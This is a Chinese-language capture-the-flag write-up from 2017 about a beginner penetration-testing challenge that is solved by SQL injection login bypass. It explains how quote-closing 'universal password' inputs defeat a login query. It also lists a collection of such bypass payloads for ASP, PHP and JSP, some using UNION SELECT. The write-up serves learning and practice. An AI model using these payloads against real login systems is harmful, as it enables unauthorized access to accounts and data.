


## HTCF2017 writeup

### pentest

#### 我是最简单的渗透题 ID:45

题目描述: <http://115.28.78.16:13333/pentest/0x01/>

打开链接就是一个登陆界面



题目是放出 hint 后才做的, 直接百度 hint: 万能密码

' or' =' or' 万能密码的原理:

SQL 语句 sql=" select \* from user where username=' " &username&" 'and pass=' " &

pass&' " , 当我们用户名和密码都填写 ' or' =' or' 提交的时候, 即此时语句中的 username 和 pass

都等于 ' or' =' or' , 那么, 这条 SQL 语句就变成了: sql=" select \* from user where

username=" or' " and pass=" or' " , 自然也就通过了程序的验证.

我们应当注意这样一件事情, 那就是无论查询语句怎么写我们所输入的内容都是要被单引号引起来的, 那

么我们现在尝试利用这样的特点来构造新的“万能密码”登录

首先我们需要在密码的最前面有一个单引号, 来闭合 SQL 语句中的单引号, 然后构造一个 or, 也就是或

者, 或者怎么样我们才能通过验证呢? 当然最简单的就是 1=1, 所以由此我们构造出新的密码: 'or

'1' =' 1. 为什么密码的最后面少了一个单引号呢? 这是同样为了使 SQL 语句不出错, 是来闭合程序中

的 SQL 语句的后面的单引号的, 如果我们在后面再加上一个单引号的话就会出错了

下面附一个万能密码合辑

asp aspx 万能密码

1: "or "a"="a

2: ')or('a'='a

3: or 1=1--

4: 'or 1=1--

5: a'or' 1=1--

6: ''or 1=1--

7: 'or'a'='a

8: "or"="a"='a

9: 'or''='

10: 'or'='or'

11: 1 or '1'='1'=1

12: 1 or '1'='1' or 1=1

13: 'OR 1=1%00

14: "or 1=1%00

15: 'xor

16: 新型万能登陆密码用户名 ' UNION Select 1,1,1 FROM admin Where ''=' (替换表名 admin)

密码 1

Username=-1%cf' union select 1,1,1 as password,1,1,1 %23

Password=1

17..admin' or 'a'='a 密码随便

PHP 万能密码

'or'='or'

'or 1=1/\* 字符型 GPC 是否开都可以使用

User: something

Pass: ' OR '1'='1

jsp 万能密码


1'or'1'='1

admin' OR 1=1/\*

用户名: admin 系统存在这个用户的时候 才用得上

密码: 1'or'1'='1

然后就用万能密码试了几个，试到 ''or 1=1—这一个时，flag 就出来了。



http://115.28.78.16:13333/pentest/0x01/

Username  
Password  
login

username password flag  
123 321 hgame{sql\_very\_interesting\_233333}

这周只做出题一题 --，（虽然已经比上周好，上周一题都没做出来 555），感觉 web 方向要学的东西太多了，现在还欠缺太多，继续努力。  
另祝妥协超棒的学长学姐们新年快乐。

Ryan  
2017/1/27

